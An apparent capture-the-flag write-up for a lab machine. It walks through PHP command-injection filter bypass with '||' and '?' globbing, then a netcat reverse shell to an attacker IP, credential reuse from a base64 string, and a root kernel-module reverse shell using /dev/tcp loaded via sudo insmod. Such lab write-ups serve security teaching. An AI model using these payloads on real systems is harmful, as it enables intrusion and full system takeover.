

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Fri Jan 10 10:06:14 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.11
Nmap scan report for 10.9.9.11
Host is up (0.00044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b0:b8:5e:2c:41:b8:7c:c8:20:e8:09:ff:7a:6f:ff:9f (RSA)
|   256 3f:44:9f:25:14:99:40:17:e0:07:1f:2e:67:de:78:18 (ECDSA)
|_  256 c4:0e:93:55:b2:7b:8c:86:c3:e4:6d:01:93:60:d2:b1 (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 10 10:06:27 2025 -- 1 IP address (1 host up) scanned in 12.54 seconds
Service Enumeration
TCP/80
Initial Testing


command field and sends a HTTP POST to /index.php with the user data
127.0.0.1 as input, it's pretty clear that the application is making a call to a system command to perform DNS lookups on an IP address
host with the user input
127.0.0.1; whoami I get this error.Fuzzing the Application
No valid character detected is also interesting from the perspective of, "What is a valid character to this application?"cat /usr/share/seclists/Fuzzing/alphanum-case-extra.txt /usr/share/seclists/Fuzzing/special-chars.txt | sort -u > chars.txtCreate a list of characters to send to the application
for char in $(cat chars.txt) ;
do curl -s http://10.9.9.11/index.php \
--data "command=${char}" \
--data 'submit=1' | grep '<pre>' >/dev/null &&
printf "%s\n" "$char" ; done > valid_chars.txt
Go through the list of characters and send them one-by-one to the target. The <pre> tag is only generated when a valid character is passed in, so if it exists, printf and output to valid_chars.txt. We use printf, as echo can translate some characters incorrectly.

/bin in the text box, the app throws an error. However, the same is not true for /tmp.Developing a Proof-of-Concept
If ; is not considered a valid character by the application, then how else might I chain commands together?
;— chains commands together regardless of exit status ❌&&— runs the right-side command if the left-side command succeeds ❌||— runs the right-side command if the left-side command fails ✅
curl -s http://10.9.9.11/index.php --data-urlencode 'command=||grep -Er .+' --data 'submit=1'grep recursively in the current directory for one or more character per line in a file. The command= causes an error, since we don't pass in an IP, which triggers the command on the right side of the ||

index.php source code
<html>
<body>
<form method="post" action="<?php echo $_SERVER['PHP_SELF'];?>">
  Enter ip: <input type="text" name="command">
  <input type="submit">
</form>
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $command = $_POST['command'];
$blacklistchars = '"%\'*iash;<>^`{}~\\#=&';
if (preg_match('/[' . $blacklistchars . ']/', $command)) {
echo ("No valid character detected");
  } else {
    $cmd = 'host '.$command;
    $output = shell_exec($cmd);
    echo "<pre>$output</pre>";
        }
}
?>
</body>
</html>
$blacklistchars variable and easily distinguish what is filtered.
Exploit
Reverse Shell
Blacklisting vs. Whitelisting
In the application, the programmer creates a list of characters and forms a blacklist.
$blacklistchars = '"%\'*iash;<>^`{}~\\#=&';The developer then proceeds to check if the user input is in the blacklist pattern. The only problem with this kind of logic is that you need to have a very comprehensive list of characters that should be forbidden.
Whitelisting, on the other hand, creates a set of characters that the user is allowed to use. And if the user input is not in the whitelist, then an exception is thrown. So instead of trying to catch everything, just say what the user may run.
Path Globbing
Linux shells have a feature known as pattern globbing that behave somewhat like regex patterns.
ls *.txtThis command would find any file ending in the .txt extension in the current directory.
s and * characters are blacklisted.That begs the question, what other ways could we leverage globbing to gain access to directories and files with blacklisted characters?
? character, because it is not in the blacklist./u?r/b?n/b???This would match on several candidates, hopefully the first one would be /usr/bin/bash

bash has successfully run the env commandReverse Shell

man nc on the target and receiving the output
-e flagsudo rlwrap nc -lnvp 443Start a TCP listener
curl -s http://10.9.9.11/index.php --data-urlencode 'command=||nc -nv 10.6.6.6 443 -e /u?r/b?n/b???' --data 'submit=1'Call back to our TCP listener and send /usr/bin/bash shell through the socket

python3 -c "import pty; pty.spawn('/bin/bash')"Spawn a TTY
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux troya 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on troya.
Users and Groups
Local Users
paul:x:1000:1000:paul,,,:/home/paul:/bin/bash
hector:x:1001:1001:,,,:/home/hector:/bin/bash
helena:x:1002:1002:,,,:/home/helena:/bin/bash
Local Groups
cdrom:x:24:paul
floppy:x:25:paul
audio:x:29:paul
dip:x:30:paul
video:x:44:paul
plugdev:x:46:paul
netdev:x:109:paul
paul:x:1000:
hector:x:1001:
helena:x:1002:
Network Configurations
Network Interfaces
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:49:55:a9 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.11/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 4766sec preferred_lft 4766sec
    inet6 fe80::be24:11ff:fe49:55a9/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
Interesting Files
/var/www/html/secret.pdf
cGF6endvcmQK
echo 'cGF6endvcmQK' | base64 -d
pazzword
Privilege Escalation
Exploring the Database
pazzword string with hydra to brute force SSH logins for hector, helena, and paul without success. So, I tried connecting to the database instead.for u in {hector,helena,paul} ; do mysql -u "$u" -p'pazzword' ; done
hector worked right away
helena passwordLateral to Helena
ssh helen@10.9.9.11

root. So, we just need to craft a malicious kernel module.Becoming Root
Compiling the Malicious Kernel Module


Example reverse-shell.c kernel module code
cmake installed, so we'll need to use a separate Linux VM to build for the matching kernel.
I asked some LLMs which Debian Buster release version is going to line up to 4.19.0-12-amd64, and it seems Debian Buster 10.7 should be the one.


This link contains a live boot .iso where we should be able to boot into the Linux environment, install any packages, and compile the Kernel module.
Plan of Action
- Download the live-boot
.iso - Transfer to Proxmox, build, and boot using the live-boot image
- Install
cmake - Create the
.ccode and theMakefile - Compile and transfer to the target
Execute the Plan
Build the Kernel Module
debian-live-10.7.0-amd64-standard.iso as the boot media. I have a terminal on my Proxmox VM, but I cannot copy and paste, so I'll use ssh as a workaround.sudo suBecome root on the Linux VM
passwdSet a new password for root in the VM
sed -i 's/deb\.debian\.org/archive\.debian.org/g' /etc/apt/sources.listUpdate /etc/apt/sources.list so we can install required packages in the VM
apt clean && apt update && apt install -y ssh cmakeUpdate package cache and install cmake and the ssh daemon
sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/g' /etc/ssh/sshd_configAllow root to SSH into the VM
ssh root@10.6.6.43SSH as root to your Linux VM (mine being 10.6.6.43)
mkdir pwn && cd pwnMake a directory for the kernel module files
nano reverse-shell.c#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.6.6.6/443 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
// call_usermodehelper function is used to create user mode processes from kernel space
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);bash_mod.c -- change IP and TCP port in reverse shell
cat << 'EOF' | echo -e "$(cat -)" > Makefile
obj-m +=reverse-shell.o

all:
\tmake -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
\tmake -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
EOF

This ensures the \t are interpreted as TAB characters before each make command to avoid issues with copy / paste code blocks
makeCompile the Kernel module
Transfer the Files
scp root@10.6.6.43:/root/pwn/reverse-shell.ko .Copy the reverse-shell.ko file to Kali
scp ./reverse-shell.ko helena@10.9.9.11:/home/helenaCopy reverse-shell.ko from Kali to target

Root Reverse Shell

sudo rlwrap nc -lnvp 443Start a TCP listener to catch the connection from the Kernel module
sudo /usr/sbin/insmod reverse-shell.koRun the exploit
Flags
User
pleasestop
Root
partyishard